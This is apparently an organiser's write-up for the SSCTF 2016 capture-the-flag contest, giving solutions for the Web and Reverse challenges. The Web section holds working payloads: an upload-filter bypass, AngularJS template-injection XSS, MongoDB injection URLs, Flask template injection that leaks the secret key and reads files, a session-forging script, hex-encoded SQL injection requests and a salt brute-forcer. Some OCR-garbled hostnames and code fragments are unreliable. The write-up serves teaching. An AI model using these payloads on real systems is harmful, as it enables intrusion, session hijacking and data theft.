

一、Web 部分

Web 1 --- Up!Up!Up!

分值：100


Flag: SSCTF{d750aa9eb742bde8c65bc525f596623a}

题目链接: <http://55e07875.seclover.com>

该题目出题思路是来自于乌云的某个漏洞

<http://www.wooyun.org/bugs/wooyun-2015-0125982>

将 Content-Type 内的内容进行大小写变换, filename 改为*.php 即可绕过检测



Web 2 --- Can You Hit Me?

分值：200

Flag: SSCTF{4c138226180306f21ceb7e7ed1158f08}

题目链接: <http://960a23aa.seclover.com>

该题出题思路是 AngularJS 的客户端模板的 JS 注入, 只做了简单的过滤, 直接让其二次输出为正常语句即可触发, 将 Payload 发送到相应邮箱, 审核通过之后就会发放 Flag

[http://960a23aa.seclover.com/index.php?xss={ {%27a%27.coonnstructor.prototype.charAt=\[\].join;\\$evevalal\(%22x=1}%20}%20};alealertrt\(1\)//%22\);} }](http://960a23aa.seclover.com/index.php?xss={ {%27a%27.coonnstructor.prototype.charAt=[].join;$evevalal(%22x=1}%20}%20};alealertrt(1)//%22);} })



Your Payload

```
{{'a'.constructor.prototype.charAt=[];join;$eval("x=1");alert(1)//}}
```



Web 3 --- Legend? Legend!

分值: 300


Flag: SSCTF{057ef83ac5e46d137a8941712d5fffc2}

题目链接: <http://806bddce.seclover.com>

该题是 MongoDB 的注入, 相关资料: <http://drops.wooyun.org/tips/3939>


首先获取集合内容

[http://806bddce.seclover.com/news.php?newsid=2%27}\);return%20{title:tojson\(db.getCollectionNames\(\)\)};//](http://806bddce.seclover.com/news.php?newsid=2%27});return%20{title:tojson(db.getCollectionNames())};//)




得到集合名 user, 然后查询该集合内数据

[http://806bddce.seclover.com/news.php?newsid=2%27}\);return%20{title:tojson\(db.user.find\(\)\[0\]\)};//](http://806bddce.seclover.com/news.php?newsid=2%27});return%20{title:tojson(db.user.find()[0])};//)



修改 GitHub Name 为{{app.secret_key}}即可获得 Secure_Key



name:sflkgjsiotu2rjdsjkjfnpwq9rwrehnpqwd0i2ruruogh9723yrhbfkdsjl
sjl

然后将 Flask 的签名算法抠出来，进行自签名，得到 ID 为 1 的用户的 session，相关代码如下（见附件 Web04/Poc.py）

```

1 from itsdangerous import URLSafeTimedSerializer
2 from flask.sessions import TaggedJSONSerializer
3 import hashlib
4
5 val = 'eyJpbmZvIjpbMixudWxsLDEwODA2ODA2LCJodHRwczovL2F2YXRhcnMuZ2l0aHVidXNlcmNvbnRlbnQuY29tL3UvMTA4MDY4MDY_dj0zI119.Cbb0sQ.0gE-Z0mFPqTDvFgc4wwGpXGxUyY'
6 secret_key = 'sflkgjsiotu2rjdsjkfnpwq9rwrhnpqwd0i2ruruogh9723yrhbfkdsjl'
7 salt = 'cookie-session'
8 serializer = TaggedJSONSerializer()
9 signer_kwargs = dict(
10     key_derivation='hmac',
11     digest_method=hashlib.sha1
12 )
13
14 s = URLSafeTimedSerializer(secret_key, salt=salt, serializer=serializer, signer_kwargs=signer_kwargs)
15 print(s.loads(val))
16
17 new = s.loads(val)
18 new['info'][0]=1
19 print(s.dumps(new))
20

```

Val 改为自己的 session，运行之后拿到 id 为 1 的用户的 session

```

{u'info': [2, None, 10806806, u'https://avatars.
githubusercontent.com/u/10806806?v=3']}
eyJpbmZvIjpbMixudWxsLDEwODA2ODA2LCJodHRwczovL2F2YXRhcnMu
Z2l0aHVidXNlcmNvbnRlbnQuY29tL3UvMTA4MDY4MDY_dj0zI119.
Cbb0sQ.0gE-Z0mFPqTDvFgc4wwGpXGxUyY

***Repl Closed***

```

eyJpbmZvIjpbMixudWxsLDEwODA2ODA2LCJodHRwczovL2F2YXRhcnMuZ2l0aHVidXNlcmNvbnRlbnQuY29tL3UvMTA4MDY4MDY_dj0zI119.Cbb0sQ.0gE-Z0mFPqTDvFgc4wwGpXGxUyY

然后修改 Cookie 中的 session 即可拿到 Flag



```

name:flagman
uid:SSCTF {dc28c39697058241d924be06462c2040}
id:1

```

另外，该题还有一个远程代码执行漏洞，将 GitHub 的 Name 改为相应代码即可实现

```

{{os.getcwd()}}           #获取当前路径
{{os.listdir()}}          #获取当前文件列表
{{__builtins__.open("ssctf.py").read()}} #读取文件

```

```

rauth.service import OAuth2Service BASE_DIR = os.path.dirname(os.path.abspath(
base_url='https://api.github.com', access_token_url='https://github.com/login,
'd6aed929c3b9bf713a37435c117619dcd46194e1',) app = Flask(__name__) app.debug :
(1,'flagman', SSCTF{dc28c39697058241d924be06462c2040}', 'http://www.seclover.com
app.lastid # app.lock.release() # return newid # def dbinsert(name,uid,pic): #
(user_id)+userinfo # return None # def dbfind_uid(uid): # for u in app.user:
app.dbcon.cursor() # app.dbcur.executescript(''CREATE TABLE "user" (# "id" IN
INDEX "uid" # ON "user" ("uid" ASC); # '') # def dbinsert(name,uid,pic): # sq
def dbfind(user_id): # sql = ''SELECT * FROM "user" where id = ?'' # rows = :

```

Web 5 --- AFSRC-Market

分值：500

Flag: SSCTF{43eb7f25176f4534fe7e3a2c1ad21b00}

题目链接: <http://edb24e7c.seclover.com/>

在添加商品这里存在二次注入，提交的数据不同，cost 也不同

提交数据的时候需要把 payload 进行 hex 编码

正常商品价格是 2235

Raw Params Headers Hex

```

GET /add_cart.php?id=104 HTTP/1.1
Host: edb24e7c.seclover.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.116 Safari/537.36
DNT: 1
Referer: http://edb24e7c.seclover.com/default.php
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
Cookie: PHPSESSID=i27qnd42nc7ms9igtrea9us7

```

Raw Headers Hex HTML Render

```

HTTP/1.1 200 OK
Date: Tue, 01 Mar 2016 10:05:49 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.45-0+deb7u2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 89
Content-Type: text/html

<script>alert(' Add Products into Cart Success!');
location.href='default.php'</script>

```

获取字段数

0x313034206F7264657220627920333B23 = hex("104 order by 3;#")

Raw Params Headers Hex

```

GET /add_cart.php?id=0x313034206F7264657220627920333B23 HTTP/1.1
Host: edb24e7c.seclover.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.116 Safari/537.36
DNT: 1
Referer: http://edb24e7c.seclover.com/default.php
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
Cookie: PHPSESSID=i27qnd42nc7ms9igtrea9us7

```

Raw Headers Hex HTML Render

```

HTTP/1.1 200 OK
Date: Tue, 01 Mar 2016 10:09:15 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.45-0+deb7u2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 89
Content-Type: text/html

<script>alert(' Add Products into Cart Success!');
location.href='default.php'</script>

```

0x313034206F7264657220627920343B23 = hex("104 order by 4;#")

Raw Params Headers Hex

```

GET /add_cart.php?id=0x313034206F7264657220627920343B23 HTTP/1.1
Host: edb24e7c.seclover.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.116 Safari/537.36
DNT: 1
Referer: http://edb24e7c.seclover.com/default.php
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
Cookie: PHPSESSID=i27qnd42nc7ms9igtrea9us7

```

Raw Headers Hex HTML Render

```

HTTP/1.1 200 OK
Date: Tue, 01 Mar 2016 10:09:56 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.45-0+deb7u2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 89
Content-Type: text/html

<script>alert(' Add Products into Cart Success!');
location.href='default.php'</script>

```

0x313034206F7264657220627920353B23 = hex("104 order by 5;#")

Description

Additional Information

MyInfo

GET /add_cart.php?id=b-313034206F7264657220627920353823 HTTP/1.1
 Host: edb247.cseover.com
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
 Upgrade-Insecure-Requests: 1
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.116 Safari/537.36
 DNT: 1
 Referer: http://edb247.cseover.com/default.php
 Accept-Encoding: gzip, deflate, sdch
 Accept-Language: zh-CN;q=0.8,en;q=0.6
 Cookie: PHPSESSID=i27qde42nc7msb1gtraj9us7

Raw **Params** **Headers** **Hex**

INPUT The Money0

Captcha

Hendri - February 27, 2016

★★★★★

The Last cost: 0


Raw **Headers** **Hex** **HTML** **Render**

HTTP/1.1 200 OK
 Date: Tue, 01 Mar 2016 10:10:34 GMT
 Server: Apache/2.2.22 (Debian)
 X-Powered-By: PHP/5.4.45-0+deb7u2
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Pragma: no-cache
 Vary: Accept-Encoding
 Content-Length: 89
 Content-Type: text/html

<script>alert(' Add Products into Cart Success!');
 location.href='default.php' </script>

然后写脚本跑出来 salt，相关代码见附件 Web05-Salt.py


```
1  #!/usr/bin/python
2  #-*- coding: utf8 -*-
3  import socket
4  import time
5  import hashlib
6
7  def md5(string):
8      ... return hashlib.md5(string).hexdigest()
9
10 def main():
11     ... user_md5 = "f50034bb04df42573495165f51e3fede"
12     ... username = "yw9381"
13     ... hex_char = "1234567890abcdef"
14     ... for a in hex_char:
15     ...     for b in hex_char:
16     ...         for c in hex_char:
17     ...             for d in hex_char:
18     ...                 for e in hex_char:
19     ...                     salt = a + b + c + d + e
20     ...                     token = md5(md5(username) + salt)
21     ...                     if token == user_md5:
22     ...                         print salt
23     ...                         exit()
```



```
C:\Users\LinE\Desktop>python temp.py
8b76d
C:\Users\LinE\Desktop>
```

得到 Salt 为 8b76d

然后根据 tips 得知充值可以得到 flag，充值过程抓包，修改 salt 为刚才爆破出来的 salt，拿到 flag



Request	Response
<p>Raw Params Headers Hex</p> <p>POST /addmoney.php HTTP/1.1 Host: edb24e7c.secdover.com Content-Length: 35 Cache-Control: max-age=0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Origin: http://edb24e7c.secdover.com Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.116 Safari/537.36 Content-Type: application/x-www-form-urlencoded DNT: 1 Referer: http://edb24e7c.secdover.com/userinfo.php Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.8,en;q=0.6 Cookie: PHPSESSID=i27qnde42nc7ms9igtrea9us7</p> <p>money=0&salt=8b76d&yanzhenma=wq28z2</p>	<p>Raw Headers Hex</p> <p>HTTP/1.1 200 OK Date: Tue, 01 Mar 2016 10:29:34 GMT Server: Apache/2.2.22 (Debian) X-Powered-By: PHP/5.4.45-0+deb7u2 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Vary: Accept-Encoding Content-Length: 51 Content-Type: text/html</p> <p>Your FLAG:SSCTF{43cb7f25176f4534fc7c3a2c1ad21b00}</p>

二、Reverse 部分

Reverse 1 --- Re1

分值：100

Flag: SSCTF{oty3eaP\$g986iwhw32j%OJ)g0o7J.CG:}

题目链接: <http://static.lab.seclover.com/re/re1-e7e4ad1a.zip>

Flag 就在内存当中，使用任意一个内存查找工具即可读取

Reverse 2 --- Re2

分值：200

Flag: SSCTF{b669e6f65317ff5fac263573fe24b5a8}

题目链接: <http://static.lab.seclover.com/re/re2-db4ae13a.zip>

创建 40 个线程。从最后的 MD5 比较处往后一步一步推。开始爆破 MD5，发现加密字符串的规律后，（HRP 三个字符的大小写间隔 HpHRpRrPrhPh）MD5 爆破并不难。爆破完成后就是一连串异或，往后逆着推直到开始，题目由异或操作和位移操作组成，出题人因为疏忽造成题目出现问题，造成多解。（第二天动态验证 FLAG，所以任何一种解也能提交）

原本使用的 flag: b669e6f65317ff5fac263573fe24b5a8

下图为测试时相关参数的输出。

```
Input Flag:b669e6f65317ff5fac263573fe24b5a8
10110111001101100111100000011011
Bit: 韩某
c1:dc
dc dc dc dc
dc =dc =dc =dc
c:dcT0 Be or Not To Be,That is The Question
7f
Life always makes us black and blue,and those where the wound had been the stron
gest will become a place where we
12
hp:98 48 50 de
b4
HpHRpRrPrhPh
FBC4A31E4E17D829CA2242B2F893481B
13
Ok!You got It!请按任意键继续. . .
```

Reverse 3 --- Re3

分值：300

Flag: SSCTF{f5b760b64D867618fFeF48FdE92B4e5d}

题目链接: <http://static.lab.seclover.com/re/re3-d0b6ccbd.zip>

程序分为两个按钮。左边按钮为真实流程，右边按钮为干扰流程（随意写的验证）。查看资源，可以看到按钮。

编辑框被限制输入 0。当然复制除外。

.



程序为 MFC 程序，进入对话框初始化，可以看到按钮被 ShowWindow 隐藏。修改参数显示按钮。这样就进入正确的处理流程。密码算法为仿射密码。根据提示 1234?，仿射密码的参数为 $k_1=5$ （零所在的位置，零无法手动输入）。 $k_2=28$ 。根据 K_1 , K_2 算出 K_3 。解码仿射密码得到 FLAG（数字不参与加密解密）。从提交上来的 WriteUp 来看，只有 没有一个系统是安全 战队认出了仿射密码。

```


}
m *= k1;
m += k2;
m %= 26;
if (m < 0)m += 26;

```

爆破也行，编程根据参数解码也可以，下图为编程解码。



输入 flag 弹出 You Got it!



Reverse 4 --- Re4

分值：400

Flag: FLAG{ETIJVA3E96GXZ+HP+E380}

题目链接: <http://static.lab.seclover.com/re/re4-150fc703.zip>

```

Pls Input pAssW0rd:[Xi`An4YeCaoAnQuanGongSi][HP]
Pls Input Second layer password:[//XinNianKuaiLe~//]

```

第一层密码:[Xi`An4YeCaoAnQuanGongSi][HP]

第一层是 RC4 加密。从提交上来的 WriteUp 中来看，没有战队认出加密使用的密码。因为本

身就是 XOR，并且加密使用的表就在内存里。所以很容易解出第一层。第一层的密码会解码一次绘图坐标信息。

第二层密码:[//XinNianKuaiLe~//] （修改流程情况下，这个值不唯一）

第二层的的算法也很简单。

验证格式，并且求循环计数器的开方和。根据这个和可以轻易判断长度是 20 位。然后通过位数去 XOR 一个字符串，字符串再每一位异或得到 BYTE 值。这个值去异或位数，异或 0x0a。得到 0x08。用这个值去解码绘图的坐标信息。这个函数只要返回 0x08。就可以解码出坐标信息。

进入绘图之后，屏蔽相关遮挡的图形，或者关闭深度检测就看到被加了删除线的 FLAG。可以猜，也可以去坐标信息里找到那两条线，屏蔽得到真正的 FLAG。

下图为关闭深度检测后的显示。



Reverse 5 --- Re5

分值：500

Flag: SSCTF{fl@gMyengl1shisp0or}


题目链接: <http://static.lab.seclover.com/re/re5-d06bc342.zip>

程序主流程为：

读取 c 盘下的[SSCTF]Re.txt 内容，根据内容长度选择不同流程。

长度为 3:（第一层）


解码文本为"UDP"。解码代码后代码很简单就是调用 BASE64 编码输入，与"VURQ"比较。成功则输出 IT is UDP。



```
路漫漫其修远兮，吾将上下而求索
The Ro@d Ahe@d Will Be Long And Our Climb Will Be Steep
It is UDP!
```

长度为大于 20 小于 30: (第二层)


使用 TEA 的解码函数, 和内存中的 KEY。根据密文, 解码得到明: WoyaoDuanKouHaoHeFlag,Pls.
此时显示出:Port: 2447。



```
Port:2447
```

长度为大于 3 小于 20: (第三层)

对读取到的内容进行赫夫曼编码。与已知编码进行对比。成功则提示 You Got it!。(如果爆破这里毫无意义)



```
路漫漫其修远兮，吾将上下而求索
The Ro@d Ahe@d Will Be Long And Our Climb Will Be Steep
OK!You Got It!_
```

其他情况都是使用随机数随机选择一种流程。共 5 种, 另外两种流程没有分析的意义和价值。

赫夫曼编码解码必须有对照表。对照表就在内存里。第一层的时候根据输入解码处正确的码表的前半段(字符)。第二层根据文件内正确的文本内容解码出另一半('-' 和 '_' 表示 1 和 0)。
下图为对照表:

f:0000
l:1101
@:0001
g:1110
M:0010
y:0011
e:0100
n:0101
1:0110
s:1111
h:0111
i:1000
p:1001
O:1010
o:1011
r:1100

根据对照表和第三层的对比数据解出 flag。

每次提示完成之后都会发送一个 UDP 包。UDP 稍微有意义的内容是通过第二层的文本和正确的端口号(不唯一)解码后得到，残缺的 FLAG，你没有看错==，它是残缺的。(坑)

```
Start:  
d1e23456f789abc
```

解码出来就是残缺的 FLAG: fl@gMyen1ship0or，缺少重复字符部分 (g1s)。

三、Crypto&Exploit 部分

